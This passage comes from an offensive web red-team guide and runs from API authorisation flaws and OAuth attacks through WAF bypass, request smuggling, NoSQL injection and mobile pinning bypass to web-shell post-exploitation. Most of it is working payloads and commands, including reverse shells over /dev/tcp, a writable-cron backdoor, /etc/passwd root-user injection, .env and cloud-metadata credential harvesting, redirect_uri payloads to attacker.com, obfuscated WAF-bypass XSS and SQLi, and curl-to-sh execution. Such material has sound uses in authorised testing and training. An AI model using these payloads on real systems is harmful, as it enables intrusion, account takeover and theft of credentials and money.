# Only one alias checked for auth – both return data
```

API AUTHENTICATION TESTING — BFLA + Rate Limiting + Versioning

Broken Function Level Authorisation (BFLA) allows non-admin users to call administrative API functions. API versioning flaws leave old vulnerable versions accessible. Lack of rate limiting enables brute force of authentication-protected endpoints. Testing these systematically covers OWASP API Security Top 10 items 4, 5, and 9.

■ POC ■ BFLA + API VERSION ABUSE + RATE LIMIT BYPASS

```
# BFLA — access admin function with user token
# Document the user vs admin API endpoint pattern:
GET /api/v1/users/me → your profile # user endpoint
GET /api/v1/admin/users → all users # admin endpoint
# Try admin endpoint with user token:
GET /api/v1/admin/users Authorization: Bearer <USER_TOKEN>
{"users": [...50000 users...]} # BFLA! No auth check on admin func
# API versioning abuse — old versions lack security controls
GET /api/v3/users/me → requires auth, has rate limiting
GET /api/v1/users/me → old version, no auth required!
GET /api/v2/users/me → old version, no rate limiting!
GET /api/mobile/users/me → mobile API, different auth rules
# Enumerate API versions with ffuf
$ ffuf -u https://target.com/api/FUZZ/users/me \
-w api-versions.txt -mc 200
v1 [200] # old version accessible!
v2 [200]
v3 [401] # current — auth required
# Rate limit bypass techniques
POST /api/login X-Forwarded-For: 10.0.0.$1$ # rotate IP per request
POST /api/login X-Real-IP: 10.0.0.$1$
POST /api/login True-Client-IP: 10.0.0.$1$
# API key exposure patterns
GET /api/v1/config → returns internal API keys in response
{"stripe_key":"sk_live_abc","sendgrid_key":"SG.xyz","aws_key":"AKIA..."}
# Mass assignment via PUT/PATCH
PUT /api/user/1337
{"name":"John","email":"john@mail.com","role":"admin","balance":99999}
{"id":1337,"name":"John","role":"admin","balance":99999} # accepted!
```

16 — OAUTH 2.0 & OIDC VULNERABILITIES

State Parameter · Redirect URI · Token Leakage · Pre-Hijacking · Account Takeover

● WHAT IT IS

OAuth 2.0 is an authorisation delegation framework used for "Login with Google/GitHub" flows. OpenID Connect (OIDC) adds an identity layer. The authorization code flow involves multiple redirects and state parameters. Each step has potential for attack: missing state enables CSRF, open redirect_uri leaks auth codes, and token reuse enables session fixation.

● RED TEAM USE

OAuth attacks directly lead to account takeover without ever knowing the victim's password. The state parameter CSRF attack forces a victim's browser to associate the attacker's account with the victim's. Open redirect_uri sends auth codes to the attacker's server. Red teamers test every OAuth implementation for these flaws as they are consistently found in production applications.

■ POC ■ OAUTH ATTACKS — State CSRF + Redirect URI Abuse

```
# Normal OAuth Authorization Code Flow:
GET /oauth/authorize?response_type=code&client_id=app1
  &redirect_uri=https://target.com/callback
  &state=RANDOM_CSRF_TOKEN&scope=read:user
# Attack 1: Missing state parameter — CSRF account takeover
# Step 1: Attacker initiates OAuth and intercepts own auth code URL:
https://github.com/login/oauth/authorize?client_id=app1&redirect_uri=https://target.com/callback&code=ATTACKER_CODE
# Step 2: Drop the redirect, send victim the OAuth start link
# Step 3: Victim's account gets linked to attacker's GitHub = account takeover!
# Attack 2: redirect_uri validation bypass
redirect_uri=https://target.com/callback/../../../../attacker.com
redirect_uri=https://target.com/callback%20https://attacker.com
redirect_uri=https://target.com/callback?next=https://attacker.com
redirect_uri=https://target.com.attacker.com/callback
# Attack 3: Authorization code leakage via Referer
# Callback page loads external image: 
# Referer: https://target.com/callback?code=AUTHCODE&state=XYZ
# Attacker receives code in logs → exchange for access token
# Attack 4: Pre-hijacking — register email before victim
# Register at target.com with victim's email (unverified)
# Link attacker's OAuth provider to that account
# When victim signs up with same email via OAuth → merged to attacker account
# Attack 5: Implicit flow token theft
# If redirect_uri=https://target.com/callback#access_token=TOKEN
# Any JS on that page can read location.hash
# Or redirect to open redirect on same domain
```

17 — BUSINESS LOGIC FLAWS & RACE CONDITIONS

Price Manipulation · Race Conditions · Workflow Bypass · Coupon Abuse · Negative Values

● WHAT IT IS

Business logic vulnerabilities are flaws in the design and implementation of application workflows that allow attackers to manipulate functionality in unintended ways. These include negative quantity purchases, price parameter tampering, skipping payment steps, race conditions that allow concurrent exploitation of single-use resources, and integer overflow in credit/points systems.

● RED TEAM USE

Business logic flaws are invisible to automated scanners because they require understanding of the application's intended functionality. They produce the highest financial impact findings in red team engagements: free merchandise, unlimited account credits, fraudulent transfers, and privilege escalation via workflow manipulation. These vulnerabilities are the most common high-severity finding in e-commerce and fintech applications.

■ POC ■ BUSINESS LOGIC EXPLOITATION — Price + Race + Workflow

```
# Attack 1: Price parameter manipulation
POST /api/checkout
{"items": [{"id": 1337, "qty": 1, "price": 999.99}]} # intercept + modify:
{"items": [{"id": 1337, "qty": 1, "price": 0.01}]}
{"order_id": "ORD-9999", "total": "$0.01", "status": "confirmed"} # success!

# Attack 2: Negative quantity – get refund AND item
{"items": [{"id": 1337, "qty": -1, "price": 999.99}]}
{"refund": "$999.99", "item_shipped": true} # both!

# Attack 3: Race condition – coupon reuse (Turbo Intruder)
# Single-use coupon: SAVE100 (→ $100 off)
# Send 50 parallel requests with same coupon code:
$ python3 race_condition.py --url https://target.com/apply-coupon \
  --data "code=SAVE100&order=ORD-9999" --threads 50
[+] Thread 1: $100 discount applied
[+] Thread 7: $100 discount applied
[+] Thread 23: $100 discount applied
# $100 applied 50x = $5000 discount on $10 order!

# Attack 4: Workflow step bypass – skip payment
# Normal flow: /cart → /shipping → /payment → /confirm
# Skip /payment entirely:
POST /confirm Cookie: session=abc {"order_id": "ORD-9999"}
{"status": "confirmed", "message": "Order placed!"} # no payment charged!

# Attack 5: Integer overflow in loyalty points
POST /redeem-points {"points": 2147483648}
# 32-bit signed integer overflow → wraps to negative → admin credits
{"balance": -2147483648, "bonus_applied": true}

# Attack 6: Coupon code brute force
$ ffuf -u https://target.com/coupon?code=FUZZ \
  -w coupons-6digits.txt -mc 200
SUMMER25 [200] # 25% off found!
ADMIN100 [200] # 100% off admin coupon found!
```

18 — WEB CACHE POISONING & HTTP REQUEST SMUGGLING

Cache Poisoning · Host Header · CL.TE · TE.CL · HTTP Desync

● WHAT IT IS

Web cache poisoning injects malicious content into cached responses so that every subsequent user receives the attacker's payload. HTTP request smuggling exploits discrepancies between how frontend (CDN/load balancer) and backend servers parse Content-Length and Transfer-Encoding headers, allowing requests to be "smuggled" into backend processing pipelines.

● RED TEAM USE

Cache poisoning affects all users of a poisoned cache entry simultaneously — one attacker, unlimited victims. Request smuggling bypasses WAFs and security controls by prepending malicious data to other users' requests, enabling XSS delivery, credential theft, and unauthorised access to backend admin interfaces that the frontend proxy normally protects.

■ POC ■ CACHE POISONING + REQUEST SMUGGLING

■ Web Cache Poisoning

```
# Detect cache poisoning candidates
$ burp: Install "Param Miner" extension
# Add unkeyed headers, watch for reflection
# Host header cache poisoning
GET / HTTP/1.1
Host: target.com
X-Forwarded-Host: attacker.com
# If reflected + cached:
Content-Security-Policy: default-src attacker.com
# All users get malicious CSP header!
# Practical cache poisoning PoC
GET /resources/js/app.js HTTP/1.1
Host: target.com
X-Forwarded-Scheme: http
# Response cached with Location: http://target.com/.
..
# Downgrade attack — break HSTS for all users
# Web cache deception
GET /profile/static.css HTTP/1.1
# If /profile returns user data AND is cached as .css
# All subsequent requests receive victim data
```

■ HTTP Request Smuggling (CL.TE)

```
# HTTP Request Smuggling — CL.TE
# Frontend: Content-Length Backend: Transfer-Encoding
POST / HTTP/1.1
Host: target.com
Content-Length: 13
Transfer-Encoding: chunked
0
SMUGGLED
# "SMUGGLED" prepended to next user request!
# TE.CL — smuggle admin request
POST / HTTP/1.1
Host: target.com
Transfer-Encoding: chunked
Content-Length: 4
7c
POST /admin/addUser HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
username=admin2&role=admin
0
# Detect with Burp: Request Smuggler extension
$ python3 smuggler.py -u https://target.com/
[+] Vulnerable: CL.TE detected!
```

19 — WAF BYPASS TECHNIQUES

Encoding · Case Variation · Comment Injection · Protocol-Level · Tamper Scripts

● WHAT IT IS

Web Application Firewalls use signature-based pattern matching to detect and block known attack strings. Bypass techniques exploit the gap between what the WAF sees (the raw HTTP bytes) and what the backend application processes after decoding, normalisation, and parsing. The same input can look different to WAF and application.

● RED TEAM USE

WAF bypass is essential for any real-world engagement — almost all production applications sit behind Cloudflare, AWS WAF, or ModSecurity. Red teamers who cannot bypass WAFs are stopped at the perimeter. A comprehensive bypass toolkit (encoding combinations, tamper scripts, protocol-level tricks) is mandatory knowledge for demonstrating true exploitability to the client.

Technique	Example (SQLi)	Applies To
Case variation	SeLeCt * FrOm UsErS	SQLi, XSS
Comment injection	SELECT/**/1/**/FROM/**/users	SQLi
URL encoding	%27%20OR%20%271%27%3D%271	SQLi, XSS
Double URL encoding	%2527%2520OR%25201%253D1	SQLi, Path traversal
HTML entity encoding	<script>alert(1)</script>	XSS
Newline injection	SELECT%0a*%0aFROM%0ausers	SQLi
Null byte	SELECT * FROM users%00 WHERE	SQLi, Path traversal
Scientific notation	1e0UNION SELECT...	SQLi (MySQL)
Keyword fragmentation	UN/**/ION SEL/**/ECT	SQLi
HTTP parameter pollution	?id=1&id;=2 UNION SELECT	SQLi (HPP)
Chunked transfer encoding	Split payload across chunks	All
Content-Type mutation	JSON → XML → multipart/form-data	Various
Unicode normalization	■■■■■■■ ...	SQLi

■ POC ■ PRACTICAL WAF BYPASS — Cloudflare + ModSecurity

```
# Cloudflare WAF bypass — XSS payloads
<img src=x onerror=alert(1)> # blocked
<dETAILS/+oNpoIntErENTEr=alert(1)//> # bypass!
<audio/+src=//attacker.com/x.mp3 onerror=alert(1)>
<svg/onload=eval(atob("YwXlcNqoMSk="))> # base64 alert
# Cloudflare WAF bypass — SQL injection
1' UNION SELECT 1,2,3-- - # blocked
1'/*!50000UNION*//*!50000SELECT*/1,2,3-- - # bypass
1' UNION%23 foo%0aSELECT%201,2,3-- - # comment bypass
# sqlmap tamper scripts for WAF bypass
$ sqlmap -r req.txt --dbs \
  --tamper=space2comment,between,randomcase,charunicodeencode \
  --random-agent --delay=1 --batch
# Content-Type mutation bypass
POST /api/login Content-Type: application/json
{"user": "admin OR 1=1--"} # blocked as JSON
# Switch to multipart:
POST /api/login Content-Type: multipart/form-data; boundary=--x
--x
Content-Disposition: form-data; name="user"
admin') OR 1=1--
--x--
# WAF signature misses multipart format!
# HTTP verb bypass
GET /admin # blocked
POST /admin X-HTTP-Method-Override: GET # bypass
GET /admin X-Original-URL: /admin # backend routing bypass
```

20 — NOSQL INJECTION & PROTOTYPE POLLUTION

MongoDB Bypass · Redis Injection · Prototype Pollution · DOM Clobbering

- WHAT IT IS**

NoSQL injection targets document databases (MongoDB), key-value stores (Redis), and search engines (Elasticsearch) using operator injection (\$ne, \$gt, \$regex) instead of SQL syntax. Prototype Pollution modifies JavaScript's Object prototype via user-controlled JSON keys (__proto__, constructor), adding properties to all objects.
- RED TEAM USE**

NoSQL injection bypasses authentication in MongoDB-backed applications with the same impact as SQLi. Redis injection via HTTP parameters can lead to RCE via cron job injection. Prototype Pollution leads to XSS, authentication bypass, and in some Node.js frameworks to Remote Code Execution via EJS/Pug template engines.

POC ■ NOSQL INJECTION + PROTOTYPE POLLUTION

■ MongoDB Injection

```
# MongoDB login bypass — operator injection
POST /api/login Content-Type: application/json
{"username": "admin", "password": "wrong"} # fail
# Inject $ne operator:
{"username": "admin", "password": {"$ne": "x"}}
{"token": "eyJ...", "user": "admin"} # LOGIN!
# Other MongoDB operators
{"username": {"$regex": "^admin"}, "password": {"$ne": ""}}
{"username": {"$gt": ""}, "password": {"$gt": ""}}
# URL parameter NoSQLi
GET /api/user?username=admin&password[$ne]=x
GET /api/user?username[$regex]=^a&password[$ne]=x
# Mongo data extraction via regex
{"username": {"$regex": "^a"}, "password": {"$ne": ""}}
{"username": {"$regex": "^ad"}, "password": {"$ne": ""}}
{"username": {"$regex": "^adm"}, "password": {"$ne": ""}}
# Binary search until full username extracted
```

■ Prototype Pollution → RCE

```
# Prototype pollution via query param
GET /api/merge?__proto__[isAdmin]=true
GET /api/search?constructor[prototype][admin]=1
# PP via JSON body (lodash merge)
POST /api/profile
{"__proto__": {"isAdmin": true}}
# All objects now have isAdmin=true!
# PP to RCE — Node.js + EJS template
{"__proto__": {
  "outputFunctionName": "x;process.mainModule
    .require('child_process').execSync('id')//"}
# PP detection with pppmap
$ pppmap --target https://target.com/
[+] PP via: __proto__
[+] PP via: constructor.prototype
# DOM Clobbering
# Vulnerable code:
let url = window.config.redirectUrl || "/home";
location.href = url;
# Inject:
<a id=config><a id=config name=redirectUrl
  href="javascript:alert(1)">
# window.config.redirectUrl = "javascript:alert(1)"
```

21 — MOBILE API TESTING — ANDROID & iOS

Cert Pinning Bypass · Frida · APK Analysis · API Interception · ADB

- **WHAT IT IS** Mobile applications consume backend APIs that often have weaker security controls than web frontends — assuming the client is trustworthy. Certificate pinning prevents HTTPS interception, but can be bypassed with Frida dynamic instrumentation. APK reverse engineering reveals hardcoded credentials, API keys, and hidden endpoints.
- **RED TEAM USE** Mobile API testing is critical because mobile apps often expose the same backend as the web app but with fewer restrictions. Certificate pinning bypass via Frida allows full Burp Suite interception of all mobile traffic. APK analysis routinely reveals hardcoded API keys, S3 bucket names, admin endpoints, and debug credentials that would never be found via web testing alone.

■ POC ■ ANDROID APK ANALYSIS + CERT PINNING BYPASS

```
# Step 1: Download and decompile APK
$ apktool d target.apk -o ./decompiled
$ jadx -d ./decompiled target.apk # decompile Java
# Step 2: Hunt for secrets in decompiled code
$ grep -r "api_key\|secret\|password\|token\|amazonaws" ./decompiled/
res/values/strings.xml: <string name="aws_key">AKIAIOSFODNN7EXAMPLE</string>
src/com/target/Config.java: API_URL = "https://internal-api.target.com/v2"
src/com/target/Config.java: DEBUG_TOKEN = "sk-prod-abc123..."
# Step 3: Set up proxy (Android emulator)
$ adb shell settings put global http_proxy 10.10.14.5:8080
# Install Burp certificate as trusted CA
$ adb push burp.cer /sdcard/
$ adb shell am start -n com.android.settings/.Settings
# Step 4: Bypass certificate pinning with Frida
$ frida -U -f com.target.app \
  --codeshare akabe1/frida-multiple-unpinning
# OR use objection:
$ objection -g com.target.app explore
com.target.app on (Android) [usb] # android sslpinning disable
Attempting to disable SSL pinning... done
# All HTTPS traffic now visible in Burp Suite!
# Step 5: Test discovered internal API endpoints
GET https://internal-api.target.com/v2/admin/users
Authorization: Bearer <mobile_token>
{"users": [...all 50000 users...]} # BOLA via mobile API
# iOS testing – SSL Kill Switch 2 tweak (jailbroken)
# Or Objection on non-jailbroken via IPA re-signing:
$ objection patchipa --source target.ipa
$ ios sslpinning disable
```

22 — BURP SUITE PRO — COMPLETE RED TEAM WORKFLOW

Proxy · Scanner · Intruder · Repeater · Turbo Intruder · Extensions

- **WHAT IT IS** Burp Suite Professional is the de-facto standard intercepting proxy and web application security testing platform. It captures, inspects, modifies, and replays all HTTP/S traffic. The active scanner detects hundreds of vulnerability classes. Intruder automates fuzzing. The BApp Store provides purpose-built testing extensions.
- **RED TEAM USE** Every professional web application red team engagement is conducted through Burp Suite. It is the single tool that touches every phase: recon (spider, JS analysis), testing (scanner, manual repeater), exploitation (Intruder, Turbo Intruder for race conditions), and documentation (logger, annotated request history). Mastery of Burp Suite is non-negotiable for any web red teamer.

■ POC ■ BURP SUITE PRO SETUP + KEY WORKFLOW

```
# Essential BApp Store extensions to install:
Active Scan++      - Enhanced active scanning with extra checks
HTTP Request Smuggler - Auto-detect CL.TE, TE.CL, TE.TE smuggling
Auth Analyzer      - Test every request with different auth levels
Param Miner        - Discover hidden GET/POST/header parameters
JWT Editor         - Full JWT attack suite (none alg, key confusion)
Turbo Intruder     - High-speed fuzzer + race condition exploitation
DOM Invader        - Built-in DOM XSS source/sink detection
Logger++           - Enhanced request logging + grep patterns
JS Miner           - Extract endpoints + secrets from JS files

# Burp Intruder attack types:
Sniper:            Single payload position - iterate wordlist one at a time
Battering Ram:     Same payload inserted at all positions simultaneously
Pitchfork:         Multiple lists - one item per position in parallel (credential stuffing)
Cluster Bomb:      All combinations - username list x password list brute force

# Turbo Intruder - race condition PoC code
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
        concurrentConnections=50,
        requestsPerConnection=1,
        pipeline=False)
    for i in range(50): # 50 parallel identical requests
        engine.queue(target.req, target.baseInput)

# Burp Collaborator - OOB detection payload locations:
XXE:               <!ENTITY xxe SYSTEM "http://abc.burpcollaborator.net/">
SSRF:              {"url": "http://abc.burpcollaborator.net/"}
Blind XSS:         "><script src="//abc.burpcollaborator.net/x"></script>"
Log4Shell:         ${jndi:ldap://abc.burpcollaborator.net/x}
SQLi OOB:          AND LOAD_FILE("\\\\abc.burpcollaborator.net\\x")--
Blind CMD:         nslookup $(whoami).abc.burpcollaborator.net
```

BURP SUITE MANUAL TESTING CHECKLIST

Category	Test Action	Burp Feature
Auth	Test every endpoint: no token, expired token, other user's token	Auth Analyzer + Repeater

Category	Test Action	Burp Feature
Auth	Test cookie flags: HttpOnly, Secure, SameSite in every response	Cookie jar inspector
Injection	Add ';"<> to every parameter, check for error messages	Active Scanner + Repeater
File Upload	Try shell.phtml, magic bytes polyglot, Content-Type: image/gif	Repeater + manual
Access	Test admin endpoints with low-priv token, no token, IDOR all IDs	Repeater + Auth Analyzer
IDOR	Iterate all numeric IDs found in requests	Intruder Sniper mode
Logic	Test negative prices, zero/overflow quantities, skip payment step	Repeater manual
Race	Apply coupon/gift card with 50 parallel Turbo Intruder requests	Turbo Intruder
JS Files	Review all .js files for endpoints, API keys, hardcoded credentials	Target → Site Map
Headers	Check: CSP, X-Frame, HSTS, X-Content-Type-Options in all responses	Response inspector
TLS	Test TLS 1.0/1.1 support, weak cipher suites, cert validity	ssllscan / testssl.sh
Cache	Check Vary headers, test X-Forwarded-Host reflection in cached response	Param Miner ext.

BURP SUITE — ADVANCED TECHNIQUES — Custom Scan Profiles + Macros

Advanced Burp Suite usage includes building custom scan configurations, session handling macros for authenticated scanning, Burp Collaborator polling for blind vulnerability detection, and BurpSuite project files for evidence preservation during red team engagements.

■ POC ■ BURP SUITE ADVANCED — Macros + Session Handling + Evidence

```
# Session handling macro – auto-login before each scan request
# Burp → Settings → Sessions → Session handling rules
# Add Rule: Run macro → set login macro → check response for auth indicator
# Macro: POST /login with admin creds → extract CSRF token
# This keeps scanner authenticated for entire engagement duration
# Custom active scan profile for web app engagements
# Burp → Scanner → New Scan → Audit items:
Enable: SQL injection (all variants)
Enable: XSS (stored, reflected, DOM)
Enable: OS command injection
Enable: XML/JSON injection
Enable: Path traversal
Enable: SSRF
Disable: DoS-related checks (engagement scope)
# Burp Intruder – extract all CSRF tokens automatically
# Right-click parameter → Send to Intruder
# Grep-Extract: pattern="csrf_token" value="(.*?)"
# Use extracted value in each request via Pitchfork attack type
# Target scope configuration – critical for safe testing
# Burp → Target → Scope
# Include: *.target.com, 93.184.216.0/24
# Exclude: logout, delete-account, admin/nuke, password-reset/confirm
# Set: "Drop all out-of-scope requests" to prevent accidental hits
# Evidence collection best practices
# Logger++ extension: grep for keywords per test case
# Burp Annotate: colour-code requests by severity
# Export: Burp project file (.burp) = full evidence archive
# Screenshots: Burp Repeater → right-click → Copy as curl
# Save all PoC requests in organised folders by vulnerability class
```

23 — POST-EXPLOITATION VIA WEB SHELLS

Shell Stabilisation · Credential Harvest · Pivoting · Internal Recon

- **WHAT IT IS** After obtaining RCE through a web vulnerability (SQLi OUTFILE, file upload, command injection, SSTI, or deserialization), the web shell serves as the initial foothold into the server. Post-exploitation via a web shell follows the same methodology as network-based post-exploitation: stabilise, enumerate, escalate, harvest, pivot.
- **RED TEAM USE** The web shell is not the end goal — it is the starting point. Red teamers immediately harvest web application credentials from config files (.env, config.php, web.config), look for dual-homed network interfaces for internal pivoting, escalate privileges via SUID binaries or sudo misconfig, and install persistent reverse shells to escape the web shell's limitations. Internal network access is the real objective.

■ POC ■ POST-EXPLOITATION PIPELINE — Web Shell to Internal Network

```
# Step 1: Interact with web shell
$ curl "https://target.com/uploads/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data)
# Step 2: Upgrade to reverse shell
$ curl "https://target.com/uploads/shell.php?cmd=bash+-i+%26+/dev/tcp/10.10.14.5/4444+0>%261"
[+] Reverse shell connected on port 4444
# Step 3: Stabilise TTY
$ python3 -c "import pty; pty.spawn('/bin/bash')"
$ export TERM=xterm && stty rows 50 cols 200
Ctrl+Z → stty raw -echo; fg → full interactive shell!
# Step 4: Harvest credentials from web app configs
$ cat /var/www/html/.env
DB_HOST=db-internal.corp
DB_PASSWORD=w3bAppPr0d!
AWS_SECRET_ACCESS_KEY=wJalrXUtn...
STRIPE_SECRET_KEY=sk_live_aBcDe...
$ find / -name "*.env" -o -name "config.php" 2>/dev/null | xargs grep -l pass
# Step 5: Internal network discovery
$ ip a
eth0: 10.10.10.95/24 (DMZ)
eth1: 192.168.100.10/24 # Internal network found!
# Step 6: Pivot to internal database
$ mysql -h db-internal.corp -u webapp -pw3bAppPr0d! corp_db
mysql> SELECT username,password_hash,email FROM admin_users;
| admin | $2y$10$Qsf... | admin@corp.com |
# Step 7: Privilege escalation
$ sudo -l # check sudo permissions
User www-data may run: (ALL) NOPASSWD: /usr/bin/python3
$ sudo python3 -c "import os; os.system('/bin/bash')"
root@web01:~# id
uid=0(root) gid=0(root) # FULL ROOT!
```

PRIVILEGE ESCALATION — LINUX SUID + SUDO + CAPABILITIES

After obtaining www-data shell via web exploitation, privilege escalation to root is typically the next objective. Linux privilege escalation via web shell context focuses on SUID binaries, sudo misconfigurations, world-writable cron jobs, writable PATH, kernel exploits, and Docker container escapes.

■ POC ■ LINUX PRIVILEGE ESCALATION FROM WWW-DATA

```
# Run LinPEAS – automated escalation check
$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
# Check sudo permissions
$ sudo -l
User www-data may run: (ALL) NOPASSWD: /usr/bin/python3
$ sudo python3 -c "import os; os.system('/bin/bash -p')"
root@web01:~# id
uid=0(root) gid=0(root) # ROOT!
# SUID binary escalation
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/find /usr/bin/bash /usr/bin/vim
$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.0# id
uid=33(www-data) gid=0(root) # effective root!
# World-writable cron jobs
$ ls -la /etc/cron.d/
-rwxrwxrwx 1 root root cleanup.sh # writable by all!
$ echo "bash -i >& /dev/tcp/10.10.14.5/4445 0>&1" >> /etc/cron.d/cleanup.sh
# Wait for cron → root shell!
# Writable /etc/passwd – add root user
$ ls -la /etc/passwd # check if writable
-rw-rw-rw- 1 root root /etc/passwd # writable!
$ openssl passwd -1 -salt xyz "password"
$1$xyz$hash...
$ echo "hacker:$1$xyz$hash...:0:0:root:/root:/bin/bash" >> /etc/passwd
$ su hacker # password: password
root@web01:~# id # uid=0(root)
```

24 — OWASP TOP 10 2021 — RED TEAM MAPPING

Each OWASP Risk · Attack Technique · Tools · Guide Reference

- WHAT IT IS** The OWASP Top 10 2021 defines the ten most critical web application security risks based on data from hundreds of organisations. Each category represents a class of vulnerabilities with specific attack patterns, detection methods, and real-world impact. The OWASP API Security Top 10 2023 extends this to API-specific risks.
- RED TEAM USE** Red teamers use the OWASP Top 10 as a systematic testing checklist to ensure complete coverage of the most impactful vulnerability classes in every engagement. Mapping findings to OWASP categories strengthens the engagement report and communicates risk to executive stakeholders in an internationally recognised framework.

OWASP WEB TOP 10 2021 — ATTACK MAPPING

OWASP ID	Category	Key Attack Techniques	Tools	Section
A01:2021	Broken Access Control	IDOR, BOLA, path traversal, privilege escalation	ffuf, Burp, manual	Sec 09
A02:2021	Cryptographic Failures	Weak cipher, HTTP no TLS, weak hashing, data exposure	ssllscan, testssl.sh	Sec 07,14
A03:2021	Injection	SQLi, NoSQLi, OS command injection, SSTI, LDAP injection	sqlmap, commix	Sec 04,12,20
A04:2021	Insecure Design	Business logic bypass, race conditions, workflow skipping	Manual, Burp	Sec 17
A05:2021	Security Misconfiguration	Default creds, CORS *, exposed admin, verbose errors	nuclei, nikto	Sec 01-03
A06:2021	Vulnerable Components	Log4Shell, outdated libs, prototype pollution, CVEs	nuclei CVE templates	Sec 12,20
A07:2021	Auth & Session Failures	Brute force, session fixation, MFA bypass, JWT attacks	hydra, jwt_tool	Sec 06,07,14
A08:2021	Software & Data Integrity	Insecure deserialization, CI/CD poisoning, supply chain	ysoserial, manual	Sec 12
A09:2021	Logging Failures	No audit logs, log injection, SIEM blind spots	Manual, logs	Sec 23
A10:2021	SSRF	SSRF to cloud metadata, internal pivot, blind SSRF	interactsh, Burp	Sec 10

OWASP API SECURITY TOP 10 2023

API ID	Category	Attack Technique	Guide Section
API1:2023	BOLA	Access other objects via ID manipulation	Sec 09, 15
API2:2023	Broken Authentication	Token reuse, brute force, default API keys	Sec 06, 14
API3:2023	Broken Object Property Level Auth	Mass assignment, excessive data exposure	Sec 09, 15
API4:2023	Unrestricted Resource Consumption	No rate limiting, DoS, infinite loop	Sec 15
API5:2023	Broken Function Level Auth	Admin endpoints accessible with user token	Sec 09
API6:2023	Unrestricted Access to Sensitive Flows	Password reset abuse, checkout bypass	Sec 06, 17
API7:2023	SSRF	SSRF via webhook / import URL parameters	Sec 10
API8:2023	Security Misconfiguration	Swagger UI exposed, CORS wildcard, debug mode	Sec 03
API9:2023	Improper Inventory Management	Shadow APIs, old undocumented API versions	Sec 15
API10:2023	Unsafe API Consumption	Attack 3rd-party API integrations used by app	Sec 16

25 — COMPLETE TOOLS REFERENCE & CHEAT SHEET

Every Tool · Install · Command · Quick Reference Card

- **WHAT IT IS** A curated toolset covering every phase of web application red teaming from initial passive recon through to post-exploitation. All tools are freely available and most come pre-installed on Kali Linux / Parrot OS. Burp Suite Pro is the only commercial tool and is considered essential for professional engagements.
- **RED TEAM USE** Tool selection matters. Using the right tool for each phase dramatically reduces noise, increases finding coverage, and saves time. This reference serves as the go-to cheat sheet during live engagements to quickly recall tool syntax, installation commands, and the most effective usage patterns for each attack category.

RECON & ENUMERATION TOOLS

Tool	Category	Install	Primary Command
amass	Subdomain enum	apt install amass	amass enum -passive -d target.com
subfinder	Subdomain enum	go install subfinder	subfinder -d target.com -all
dnsx	DNS resolver	go install dnsx	cat subs.txt dnsx -silent
httpx	HTTP probe	go install httpx	cat subs.txt httpx -title -status-code
whatweb	Tech fingerprint	apt install whatweb	whatweb -v https://target.com
wafw00f	WAF detection	pip install wafw00f	wafw00f https://target.com
shodan	OSINT	pip install shodan	shodan host target.com
truffleHog	Secret hunt	pip install trufflehog	trufflehog github --org=Corp
gitleaks	Git secrets	brew/apt gitleaks	gitleaks detect --source ./repo
waybackurls	Archive URLs	go install waybackurls	waybackurls target.com grep ?
gau	URL aggregator	go install gau	gau target.com --subs
LinkFinder	JS analysis	git clone linkfinder	python3 linkfinder.py -i URL

SCANNING & EXPLOITATION TOOLS

Tool	Category	Install	Primary Command
ffuf	Web fuzzer	apt install ffuf	ffuf -u URL/FUZZ -w wordlist.txt
gobuster	Dir/DNS brute	apt install gobuster	gobuster dir -u URL -w list.txt
feroxbuster	Recursive brute	apt install feroxbuster	feroxbuster -u URL --depth 3

Tool	Category	Install	Primary Command
nikto	Web scanner	apt install nikto	nikto -h target.com -ssl
nuclei	CVE/template	go install nuclei	nuclei -u target.com -t cves/
sqlmap	SQL injection	apt install sqlmap	sqlmap -r req.txt --dbs --batch
XSSStrike	XSS scanner	pip install xssstrike	python3 xssstrike.py -u URL?q=test
dalfox	XSS scanner	go install dalfox	dalfox url "URL?param=test"
jwt_tool	JWT attacks	pip install jwt_tool	python3 jwt_tool.py TOKEN -X a
commix	Cmd injection	apt install commix	commix -u "URL?host=test"
tplmap	SSTI exploit	git clone tplmap	python2 tplmap.py -u "URL?n=**"
interactsh	OOB detect	go install interactsh	interactsh-client -v
weeveily	Web shell	apt install weeveily	weeveily generate pass shell.php
ysoserial	Java deser	github.com/frohoff	java -jar ysoserial.jar CC1 cmd
Burp Suite Pro	Full proxy/all	portswigger.net	GUI — intercept, scan, repeat
arjun	Param discover	pip install arjun	arjun -u https://target.com/page

COMPLETE QUICK REFERENCE CHEAT SHEET

RECON QUICK REFERENCE

```
$ amass enum -passive -d target.com | subfinder -d target.com
$ cat subs.txt | dnsx -silent | httpx -title -status-code
$ trufflehog github --org=TargetCorp --only-verified
$ waybackurls target.com | grep "?" | sort -u > params.txt
$ s3scanner scan --bucket target-backup
```

INJECTION QUICK REFERENCE

```
$ sqlmap -r request.txt --dbs --batch --tamper=space2comment
$ python3 jwt_tool.py TOKEN -X a -pc role -pv admin
$ dalfox url 'https://target.com/page?q=test' --skip-bav
${7*7} ${7*7} ' OR '1'='1'-- ; id $(id)
<DETAILS/+oNp0IntErENTER=alert(1)//> # WAF bypass XSS
```

UPLOAD + SHELL QUICK REFERENCE

```
shell.phtml shell.php5 shell.php%00.jpg GIF89a<?php ...
$ weeveily generate P@ss! ./agent.php # obfuscated PHP shell
curl "https://target.com/shell.php?cmd=id"
POST /api/upload: Content-Type: image/gif + PHP body
```

SSRF + XXE QUICK REFERENCE

```
{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}  
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>  
<text>&xxe;</text> # SVG upload XXE  
gopher://127.0.0.1:6379/_ → Redis RCE via SSRF
```

◆ RTG GOLDEN RULES

- ◆ Every web engagement starts passive — recon before you touch anything.
- ◆ SQLi + file write = RCE. SSRF + IMDSv1 = cloud credential theft. XXE = local file read.
- ◆ Business logic flaws pay the highest bounties — they require intelligence, not just tools.
- ◆ WAFs are speedbumps, not walls — rotate encodings, use sqlmap tampers, be creative.
- ◆ A web shell is just the beginning — the real goal is the internal network behind it.
- ◆ Document every step with timestamps and request/response pairs — report starts at foothold.

BONUS A — LOCAL FILE INCLUSION → REMOTE CODE EXECUTION

LFI · Log Poisoning · /proc/self/environ · PHP Wrappers · RFI

